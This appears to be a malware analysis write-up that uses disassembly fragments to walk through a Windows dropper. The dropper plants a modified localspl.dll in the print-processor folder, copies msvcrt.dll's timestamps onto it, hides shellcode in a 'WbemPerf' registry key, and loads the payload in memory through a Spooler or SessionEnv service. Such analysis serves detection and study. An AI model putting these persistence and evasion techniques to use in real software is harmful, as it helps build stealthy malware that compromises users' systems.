
```
lea     eax, [ebp+var_38]
push    4
push    eax
call    sub_10001A95
mov     edi, eax
pop     ecx
cmp     edi, 1
pop     ecx
jz      short loc_10001904
```

Depending on if you're running x86 or x64 Windows, it will drop a different module. (32-bit 07fb252d2e853a9b1b32f30ede411f2efbb9f01e4a7782db5eacf3f55cf34902, 64-bit 128aca58be325174f0220bd7ca6030e4e206b4378796e82da460055733bb6f4f) Both modules are actually legitimate software with additional code and a modified execution flow.



```
0164E
push    offset aSpoolPrtprocsX ; "\\spool\\prtprocs\\x64\\localspl.dll"
call    sub_100011EC
add     esp, 0Ch
test    eax, eax
jz      short loc_10001628
```

```
loc_1000167C:               ; "\\spool\\prtprocs\\w32x86\\localspl.dll"
push    offset aSpoolPrtprocsW
call    sub_100011EC
add     esp, 0Ch
test    eax, eax
jz      short loc_10001628
```




```
loc_10001245:
lea     eax, [ebp+Buffer]
push    104h            ; uSize
push    eax             ; lpBuffer
call    ds:GetSystemDirectoryA
push    [ebp+lpString2] ; lpString2
lea     eax, [ebp+Buffer]
push    eax             ; lpString1
call    ds:lstrcatA
push    edi             ; hTemplateFile
push    80h             ; dwFlagsAndAttributes
push    2               ; dwCreationDisposition
push    edi             ; lpSecurityAttributes
push    3               ; dwShareMode
lea     eax, [ebp+Buffer]
push    0C0000000h      ; dwDesiredAccess
push    eax             ; lpFileName
call    ds:CreateFileA
mov     esi, eax
cmp     esi, 0FFFFFFFFh
jnz     short loc_10001299
```

```
cmp     [ebp+var_8], edi
jz      short loc_10001295
```

```
loc_10001299:
lea     eax, [ebp+nNumberOfBytesToWrite]
push    edi             ; lpOverlapped
push    eax             ; lpNumberOfBytesWritten
push    [ebp+nNumberOfBytesToWrite] ; nNumberOfBytesToWrite
push    [ebp+lpBuffer]  ; lpBuffer
push    esi             ; hFile
call    ds:WriteFile
push    esi             ; hObject
call    ds:CloseHandle
lea     eax, [ebp+Buffer]
push    eax             ; lpFileName
call    sub_10001121
cmp     [ebp+var_8], edi
jz      short loc_100012C8
```

The last modified time on the modules is changed to match that of the msvcrt.dll that is located in your system32 folder–a technique to stay under the radar by not being able to check last modified files.




```
push    eax               ; lpBuffer
call    ds:GetSystemDirectoryA
lea     eax, [ebp+Buffer]
push    offset Source     ; "\\msvcrt.dll"
push    eax               ; Dest
call    strcat
pop     ecx
mov     esi, ds:CreateFileA
pop     ecx
mov     edi, 80h
push    0                 ; hTemplateFile
push    edi               ; dwFlagsAndAttributes
push    3                 ; dwCreationDisposition
push    0                 ; lpSecurityAttributes
push    1                 ; dwShareMode
lea     eax, [ebp+Buffer]
push    80000000h         ; dwDesiredAccess
push    eax               ; lpFileName
call    esi ; CreateFileA
mov     ebx, eax
cmp     ebx, 0FFFFFFFFh
jz      short loc_100011C8
```

```
lea     eax, [ebp+LastWriteTime]
push    eax               ; lpLastWriteTime
lea     eax, [ebp+LastAccessTime]
push    eax               ; lpLastAccessTime
lea     eax, [ebp+CreationTime]
push    eax               ; lpCreationTime
push    ebx               ; hFile
call    ds:GetFileTime
push    ebx               ; hObject
mov     ebx, ds:CloseHandle
call    ebx ; CloseHandle
push    0                 ; hTemplateFile
push    edi               ; dwFlagsAndAttributes
push    3                 ; dwCreationDisposition
push    0                 ; lpSecurityAttributes
push    1                 ; dwShareMode
push    40000000h         ; dwDesiredAccess
push    [ebp+lpFileName] ; lpFileName
call    esi ; CreateFileA
mov     esi, eax
cmp     esi, 0FFFFFFFFh
jnz     short loc_100011CC
```

```
loc_100011C8:
xor     eax, eax
jmp     short loc_100011E5
```


```
loc_100011CC:
lea     eax, [ebp+LastWriteTime]
push    eax               ; lpLastWriteTime
lea     eax, [ebp+LastAccessTime]
push    eax               ; lpLastAccessTime
lea     eax, [ebp+CreationTime]
push    eax               ; lpCreationTime
push    esi               ; hFile
call    ds:SetFileTime
push    esi               ; hObject
call    ebx ; CloseHandle
push    1
pop     eax
```

Some shellcode and another module are written to the registry.




```
loc_100014D0:
lea     eax, [ebp+hKey]
push    eax               ; phkResult
push    offset aWbemperf  ; "WbemPerf"
push    [ebp+phkResult] ; hKey
call    ds:RegCreateKeyA
test    eax, eax
jnz     loc_100015F6
```

```
mov     esi, ds:GetTickCount
push    ebx
push    edi
call    esi ; GetTickCount
push    eax               ; Seed
call    ds:srand
mov     edi, ds:rand
pop     ecx
call    edi ; rand
mov     ebx, eax
```



```
call    esi ; GetTickCount
imul    ebx, eax
mov     Dst, ebx
call    edi ; rand
mov     ebx, eax
call    esi ; GetTickCount
imul    ebx, eax
lea     eax, [ebp+Data]
push    4               ; cbData
push    eax             ; lpData
push    3               ; dwType
push    0               ; Reserved
push    offset ValueName ; "001"
push    [ebp+hKey]      ; hKey
mov     dword_1001B508, ebx
mov     ebx, ds:RegSetValueExA
mov     dword ptr [ebp+Data], 312Bh
call    ebx ; RegSetValueExA
push    dword ptr [ebp+Data] ; cbData
push    offset Dst      ; lpData
push    3               ; dwType
push    0               ; Reserved
push    offset a002     ; "002"
push    [ebp+hKey]      ; hKey
call    ebx ; RegSetValueExA
lea     eax, [ebp+var_C]
push    4               ; cbData
push    eax             ; lpData
push    3               ; dwType
push    0               ; Reserved
push    offset a003     ; "003"
push    [ebp+hKey]      ; hKey
mov     dword ptr [ebp+var_C], 15h
call    ebx ; RegSetValueExA
push    8               ; Size
push    offset aGYKq@   ; "Γ8\bYªΦQ@"
push    offset Dst      ; Dst
call    memcpy
mov     eax, 0F3289317h
add     esp, 0Ch
xor     Dst, eax
xor     dword_1001B508, eax
call    edi ; rand
mov     ebx, eax
call    esi ; GetTickCount
imul    ebx, eax
mov     dword_1001B50C, ebx
call    edi ; rand
mov     ebx, eax
call    esi ; GetTickCount
imul    ebx, eax
mov     dword_1001B510, ebx
call    edi ; rand
mov     edi, eax
call    esi ; GetTickCount
```

After the module is successfully dropped, a service is created under the name Spooler or SessionEnv, depending upon your environment, which then loads the newly dropped module.



```
call    sub_100014A2
jmp     short loc_10001653
```

```
loc_1000164E:
call    sub_100012D0
```


```
call    sub_100012D0
jmp     short loc_10001692
```

```
call    sub_100014A2
```


```
loc_10001653:                ; "SessionEnv"
push    offset aSessionenv
jmp     short loc_10001697
```

```
loc_10001692:                ; "Spooler"
push    offset ServiceName
```

The new module being run by the service allocates memory, reads the registry where the other payload is located, and then copies it to memory.



```
push    esi
mov     esi, [esp+4+arg_0]
push    edi
push    40h
push    1000h
add     esi, 1D000h
push    40000h
push    0
call    dword ptr [esi+0F4h] ; call to VirtualAlloc
mov     edi, eax
test    edi, edi
jnz     short loc_1001C259
```




```
decrypt_reg_key_name:
mov     al, cl
mov     bl, 7
imul    bl
sub     al, 33h
xor     al, dl
mov     [ebp+ecx+var_50], al
mov     ecx, [ebp+var_5C]
mov     eax, [ebp+var_68]
inc     ecx
mov     [ebp+var_5C], ecx
mov     dl, [ecx+eax]
test    dl, dl
jnz     short decrypt_reg_key_name
```

```
pop     ebx
```

